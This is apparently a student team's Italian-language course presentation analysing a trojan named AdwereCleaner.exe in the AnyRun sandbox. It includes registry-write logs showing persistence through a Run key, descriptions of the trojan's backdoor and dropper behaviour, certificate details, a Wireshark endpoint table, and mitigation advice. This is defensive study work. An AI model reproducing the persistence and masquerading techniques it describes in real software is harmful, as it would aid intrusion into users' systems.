

SPYWARE SPECTRE

BUILD WEEK 3

- Luca Calvignoni
- Mirco Conti
- Simone Moretti
- Nichol Galessiere
- Sara Maimone
- Antonio Bevilacqua
- Diego Petronaci



INDICE

- 01• MALWARE ANALYSIS
- 02• REPORT DIRETTORE ANYRUN 1
- 03• REPORT DIRETTORE ANYRUN 2
- 04• FILE SYSTEM LINUX E PERMESSI
- 05• ANALISI FILE PCAP
- 06• LAB BONUS 2
- 07• LAB BONUS 3
- 08• APPROFONDIMENTI ADWERECLEANER
- 09• APPROFONDIMENTI ANYRUN 1
- 10• APPROFONDIMENTI ANYRUN 2



ADWERECLEANER.EXE

MALWARE ANALYSIS

MALWARE ANALYSIS

ADWERECLEANER.EXE

Introduzione al Malware


Il file analizzato, **AdwereCleaner.exe**, presenta un comportamento "malicious" mascherato da software legittimo. Il malware si spaccia per un tool di pulizia, ma una volta eseguito, attiva una serie di attività sospette e dannose che compromettono la sicurezza del sistema, ed inoltre genera processi per scaricare ulteriori file e manipolare impostazioni di sistema critiche.

Nelle prossime slide analizzeremo nei dettagli il file .exe in questione.

MALWARE ANALYSIS

ADWERECLEANER.EXE/ANYRUN

La SOF (Sequence of action) del malware inizia con l'esecuzione di AdwereCleaner.exe, che esegue righe di comando per estendere una shell per garantire l'accesso remoto tramite creazione di un server locale e persistenza (backdoor); con comportamenti tipo dropper, (write on disk) droppando un eseguibile, inoltre, effettua connessioni di rete sospette, inviando richieste HTTP e HTTPS a server remoti scaricando certificati non legittimi; autoesegue il payload secondario che legge e scrive impostazioni chiave del sistema operativo (come i criteri di sicurezza di Internet Explorer e le configurazioni di Microsoft Outlook). In parallelo, modifica il registro di sistema accedendo a chiavi di configurazione strategiche, come le impostazioni per il logging, il proxy e la gestione delle estensioni di shell; si garantisce, inoltre, l'auto-avvio (HKEY/Run- percorso prog avvio sistema).




MALWARE ANALYSIS

ADWERECLEANER.EXE

Questa manipolazione consente al malware di ottenere persistenza e aggirare i meccanismi di rilevamento.

L'analisi dei file scaricati e generati mostra che il malware scrive contenuti eseguibili in directory comuni come AppData\Local, mascherandoli con nomi apparentemente legittimi.





Detailed process information			
Time	Operation	Name	Key and value
+180 ms	Write	EnableFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32 0
+180 ms	Write	EnableAutoFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32 0
+180 ms	Write	EnableConsoleTracing	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32 0
+180 ms	Write	FileTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32 (value not set)
+180 ms	Write	ConsoleTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32 (value not set)
+180 ms	Write	MaxFileSize	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32 1048576
+180 ms	Write	FileDirectory	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32 %windir%\tracing
+180 ms	Write	EnableFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMNC 0
+180 ms	Write	EnableAutoFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMNC 0
+180 ms	Write	EnableConsoleTracing	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMNC 0
+180 ms	Write	FileTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMNC (value not set)
+180 ms	Write	ConsoleTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMNC (value not set)
+180 ms	Write	MaxFileSize	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMNC 1048576
+180 ms	Write	FileDirectory	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMNC %windir%\tracing
+273 ms	Write	id	HKEY_CURRENT_USER\Software\AdwCleaner 0
+539 ms	Write	AdwCleaner	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run "C:\Users\admin\AppData\Local\6AdwCleaner.exe" -auto
+160754 ms	Write	CachePrefix	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content (value not set)
+160754 ms	Write	CachePrefix	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies Cookie:
+160770 ms	Write	CachePrefix	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History

MALWARE ANALYSIS

ADWERECLEANER.EXE

Dulcis in fundo, utilizza tecniche avanzate come la lettura dei GUID di macchina e delle configurazioni locali per adattarsi all'ambiente e ostacolare il rilevamento, crea backdoor tramite RCE per l'estensione di shell e la seguente creazione del server locale, con persistenza tramite modifica di chiavi di registro ed esecuzioni di programmi eseguibili "non certificati" ottenendo il completo controllo del sistema bersaglio, Mascherandosi come tool di pulizia per non destare sospetti all'utente finale.



MALWARE ANALYSIS

ADWERECLEANER.EXE

Per mitigare il rischio futuro, si raccomanda di implementare soluzioni avanzate di protezione degli endpoint (EDR), rafforzare le politiche di sicurezza della rete e fornire una formazione continua al personale per prevenire attacchi basati su phishing e download di software non verificati.

[5916] AdwereCleaner.exe C:\Users\admin\Desktop\AdwereCleaner.exe

Certificate Verdict



Untrusted

Trust for this certificate or one of the certificates in the certificate chain has been revoked

[Download](#)

Subject
WAT Software Rotterdam

Name	WAT Software Rotterdam
SN	51 82 E5 B2 4A 4B CE 26 89 60 C5 4B 36 E7 1D 02
Issuer	WAT Software Rotterdam
Valid from	02:07 AM 07.15.2014
Valid to	01:07 AM 07.16.2015
Valid usage	Code Signing
Algorithm	sha1
Thumbprint	CE F4 C9 75 AF 57 F9 38 CE 55 C0 8F D0 86 72 07 4C 83 33 9B

Issuer
COMODO CA Limited

Name	COMODO CA Limited
SN	51 82 E5 B2 4A 4B CE 26 89 60 C5 4B 36 E7 1D 02
Issuer	COMODO Code Signing CA 2

ASN.1 decoder [↓](#)

```
SEQUENCE (2 elem)
OBJECT IDENTIFIER 1.2.840.113549.1.7.2 sig
[0] (1 elem)
SEQUENCE (5 elem)
INTEGER 1
SET (1 elem)
SEQUENCE (2 elem)
OBJECT IDENTIFIER 1.3.14.3
NULL
SEQUENCE (2 elem)
OBJECT IDENTIFIER 1.3.6.1.4.1.13
[0] (1 elem)
SEQUENCE (2 elem)
SEQUENCE (2 elem)
OBJECT IDENTIFIER 1.3.14.1
SEQUENCE (2 elem)
BIT STRING (0 bit)
[0] (1 elem)
[2] (1 elem)
[0] (28 bytes)
SEQUENCE (2 elem)
SEQUENCE (2 elem)
OBJECT IDENTIFIER 1.3.14.1
NULL
OCTET STRING (20 bytes)
[0] (4 elem)
SEQUENCE (3 elem)
SEQUENCE (8 elem)
[0] (1 elem)
```

MALWARE ANALYSIS

ADWERECLEANER.EXE

Inoltre l'isolamento immediato del sistema infetto, la rimozione manuale dei file identificati, e una scansione approfondita per verificare la presenza di ulteriori minacce. È cruciale bloccare i domini e gli IP coinvolti nel traffico di rete, nonché ripristinare eventuali impostazioni di sistema alterate dal malware.

Wireshark - Endpoints · 877be0fe-e9db-499c-a167-de93baaad334 (2).pcap

Endpoint Settings

- Name resolution
- Limit to display filter

IPv4 · 35 TCP · 112 UDP · 109

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
2.16.164.114	11	2 kB	5	2 kB	6	552 bytes						
21.9.11.120	23	8 kB	13	6 kB	10	2 kB						
2.23.209.181	857	707 kB	501	676 kB	356	31 kB						
2.23.209.185	184	123 kB	77	14 kB	107	109 kB						
4.231.128.59	177	67 kB	88	53 kB	89	14 kB						
13.107.6.158	67	24 kB	39	19 kB	28	5 kB						
13.107.21.239	364	163 kB	214	117 kB	150	46 kB						
13.107.42.16	58	27 kB	35	23 kB	23	4 kB						
13.107.246.45	586	506 kB	396	486 kB	190	20 kB						
13.107.253.45	36	12 kB	20	10 kB	16	3 kB						
20.31.169.57	29	10 kB	13	8 kB	16	2 kB						
20.190.159.0	302	212 kB	124	39 kB	178	173 kB						
20.223.35.26	25	9 kB	12	8 kB	13	2 kB						
23.204.129.160	29	10 kB	15	8 kB	14	2 kB						
52.165.164.15	22	5 kB	10	3 kB	12	1 kB						
88.221.169.152	24	5 kB	11	4 kB	13	1 kB						
104.18.38.233	95	77 kB	59	75 kB	36	3 kB						
140.82.112.21	80	26 kB	40	13 kB	40	12 kB						
140.82.121.4	139	92 kB	86	85 kB	53	7 kB						
140.82.121.6	154	94 kB	70	15 kB	84	79 kB						
142.250.186.35	28	11 kB	14	8 kB	14	3 kB						
172.64.149.23	11	3 kB	5	3 kB	6	577 bytes						
172.202.163.200	66	15 kB	29	11 kB	37	4 kB						
184.28.89.167	197	78 kB	108	55 kB	89	23 kB						
185.199.110.133	56	18 kB	33	15 kB	23	3 kB						
185.199.111.133	239	215 kB	159	209 kB	80	6 kB						
185.199.111.154	2,924	2 MB	1,776	2 MB	1,148	99 kB						
192.168.100.2	182	27 kB	91	19 kB	91	8 kB						
192.168.100.202	31,076	27 MB	11,276	1 MB	19,800	26 MB						
192.168.100.255	10	2 kB	0	0 bytes	10	2 kB						
192.229.221.95	27	4 kB	11	3 kB	16	2 kB						
199.232.214.172	23,907	23 MB	15,666	22 MB	8,241	488 kB						
204.79.197.239	145	38 kB	80	21 kB	65	17 kB						
224.0.0.251	3	246 bytes	0	0 bytes	3	246 bytes						
